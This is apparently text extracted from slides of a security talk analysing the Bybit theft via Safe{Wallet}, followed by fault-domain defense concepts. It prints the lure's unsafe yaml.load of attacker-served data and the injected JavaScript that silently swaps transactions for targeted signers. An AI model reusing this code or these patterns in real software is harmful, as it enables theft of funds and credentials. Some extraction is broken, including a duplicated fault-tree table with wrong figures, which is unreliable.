




THE BILLION-DOLLAR BANK JOB







Base



Setup

Appearance

Security

Notifications

Modules

Safe Apps

Data

Environment variables

New transaction

Home

Assets

Bridge

New

Swap

Transactions

Address book

Apps

Settings

Members

Signers

Signers have full control over the account, they can propose, sign and execute transactions, as well as reject them.

+ Add signer

Export as CSV



base:0xf820e63D9d51317DFeD412E8a1F608bF9b97ddAC

Proposers New

Proposers can suggest transactions but cannot approve or execute them. Signers should review and approve transactions first. [Learn more](#)

+ Add proposer

Required confirmations

Any transaction requires the confirmation of:

1 out of 1 signer.

Sign transactions with a Ledger device



Written by Lukas Schor
Updated over 2 years ago



Sign cryptocurrency transactions on a hardware wallet connected over WebUSB to an Internet-connected browser?!?



Ledger Nano X
0x12...888b

Rinkeby





Send:

Domain hash (1/2)
<0xEF85D55D72F0E183>
D79FFF6887C82CA94
CFA97C2672C72EF768


Domain hash (1/2)
<0xEF85D55D72F0E183>
D79FFF6887C82CA94

Par
to ad
value

safeTxHash: 0x155f...3dcc
Domain hash: 0xefb5...7f05
Message hash: 0x192c...3591
safeTxGas: 0
baseGas: 0
refundReceiver: eth:0x0000...0000
 0xa9059ccb00000000
b289f8d31f7... [Show more](#)

Balance change

23 USDC



Having to confirm multiple times

Some users may take time to learn how to r

1. Open the *Ethereum* app on your Ledger
2. Open *Settings*
3. Find ***Display data: Display contract data details***
4. Switch the above to *NOT displayed*

Now instead of having to approve 17 times you only will have to approve once.

Please note that this is a security feature. We don't recommend turning this off.

DO YOU WANT ANTS?



BECAUSE THAT'S HOW YOU GET ANTS

Social engineering attack against Safe{Wallet} Developer

safe-global / safe-wallet-monorepo

Type to search

Code Issues 150 Pull requests 21 Actions Projects Security Insights

Pulse Contributors Community Standards Commits Code frequency Dependency graph Network Forks Actions Usage Metrics Actions Performance Metrics

April 13, 2025 – May 13, 2025 Period: 1 month

Overview

125 Active pull requests 59 Active issues

112 Merged pull requests 13 Open pull requests 35 Closed issues 24 New issues

Excluding merges, 18 authors have pushed 95 commits to dev and 334 commits to all branches. On dev, 429 files have changed and there have been 16,176 additions and 11,155 deletions.

3 Releases published by 1 person


v1.57.0 published 3 weeks ago

v1.58.0 published last week


v1.59.0 published 38 minutes ago

Author	Commits
1	80
2	40
3	35
4	30
5	25
6	20
7	15
8	10
9	8
10	5
11	3
12	2
13	1
14	1
15	1
16	1
17	1
18	1

PDF Lures



GitHub Repositories



1. Targets are sent two PDFs over LinkedIn, one of which is a “Question Sheet” containing a coding challenge hosted on GitHub.

2. The repositories make use of multiple external APIs to fetch data for the application, one of which is controlled by the threat actor.

3. The C2 server is configured to send benign data to the victim, and only under certain circumstances will it send a malicious payload

Coding and Problem-Solving Skills With Real Project

Test Project (Python): <https://github.com/vincentchavez/PythonExam>

Problem 1: To get coin BTC/ETH rate by using the project.

Problem 2: As you see in the source code, this project keeps getting BTC/ETH rate from 5 markets every 5 seconds and prints out.

- Please try to find out and add 3 more similar markets API.
- Subscribe how to make graph of the rate by using Python.

Problem 3: Please describe how to improve the speed of the network communication in this code.


```
def fetch_symbols():
    resp = requests.get("https://en.stockslab.org/symbols/sp500", timeout=10)
    content_type = resp.headers["Content-Type"]

    if resp.status_code != 200:
        raise requests.exceptions.RequestException(resp.status_code)

    if content_type.startswith("application/json"):
        return json.loads(resp.text)

    elif content_type.startswith("application/x-www-form-urlencoded"):
        return parse_qs(resp.text)

    elif content_type.startswith("application/yaml"):
        return yaml.load(resp.text, Loader=yaml.Loader)
```




```
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
    const td = structuredClone(se.data);
    se.data.to = ta;
    se.data.operation = op;
    se.data.data = da;
    se.data.value = vl;
    se.data.safeTxGas = sga;
    try {
        l = await sd.executeTransaction(se, st);
        se.data = td;
    } catch (e) {
        se.data = td;
        throw e;
    }
} else {
    l = await sd.executeTransaction(se, st);
}
};

(0, u.DC)(u.hV.EXECUTING, {
    ...d
})
```




Takeaways

- No remote vulnerabilities were exploited
 - LinkedIn recruiter social engineering to get target to run a python app
- No local privilege escalation vulnerabilities exploited
 - Local privilege escalation not needed to read AWS creds out of `~/.aws/`
- No persistent malware needed
 - Python app remotely loaded an in-memory python infostealer payload
 - Infostealer obtained AWS credentials from `~/.aws`
- No detectable effects on the target (Bybit)
 - Malicious JS deployed in and executed inside the Safe Wallet web app
 - JS silently swapped Ethereum transaction for only Bybit's signers
 - Hardware wallets blind-signed the transaction

How I Think About Defense

Initial Access
Vectors




Attacker Goal










Fire starts?	Sprinkler system fails to start	Fire alarm is not activated	Consequences	Frequency (per year)
--------------	---------------------------------	-----------------------------	--------------	----------------------

Fire Starts 0.01 per year	True 0.01	True 0.001	Uncontrolled fire with no alarm	1.00×10^{-7}
		False 0.999	Uncontrolled fire with alarm	9.99×10^{-5}
	False 0.99	True 0.001	Controlled fire with no alarm	9.90×10^{-6}
		False 0.999	Controlled fire with alarm	9.89×10^{-3}

Fire starts?	Sprinkler system fails to start	Fire alarm is not activated	Consequences	Frequency (per year)
Fire Starts				
0.01 per year				
	True 0.001	True 0.001	Uncontrolled fire with no alarm	1.00×10^7
	True 0.01	False 0.999	Uncontrolled fire with alarm	9.99×10^6
	False 0.99	True 0.001	Controlled fire with no alarm	9.90×10^6
	False 0.99	False 0.999	Controlled fire with alarm	9.89×10^3



F1- Failure of smoke detector sensor


F2- Failure of heat detector sensor

F3- No water to sprinkler system

F4- Sprinkler nozzles blocked


Fault Domain Analysis

Legend



Fault Domain Analysis for Security

- A **security domain** is the logical grouping of systems, networks, data, privileges, and capabilities that share a common root of security enforcement
 - Two applications on the same host are separated by the process security boundary, but are in the same security domain because that boundary is enforced by the shared kernel
 - Two hosts on the same Active Directory Domain are in the same security domain
 - Everything in your environment that Okta gates access to is one security domain
 - E.g. what are scope of effects if root of enforcement is corrupted?
- An **access domain** is the logical grouping of security domains that share a common root of authorized access (e.g. by a particular principal)
 - If the same individual has administrative access to your Okta and Active Directory, then they are part of the same access domain
 - E.g. what are scope of effects one particular individual's access can achieve if corrupted?
- A **supply domain** is the logical grouping of security domains that share a common root of software/hardware implementation or distribution
 - If two systems are affected by the same vulnerability or backdoor (e.g. software supply-chain attack), then they are in the same *software supply* domain
 - E.g. what are scope of effects of a single vulnerability or supply-chain compromise?



WE BOUGHT



OKTA!

SIEBEL

FIN.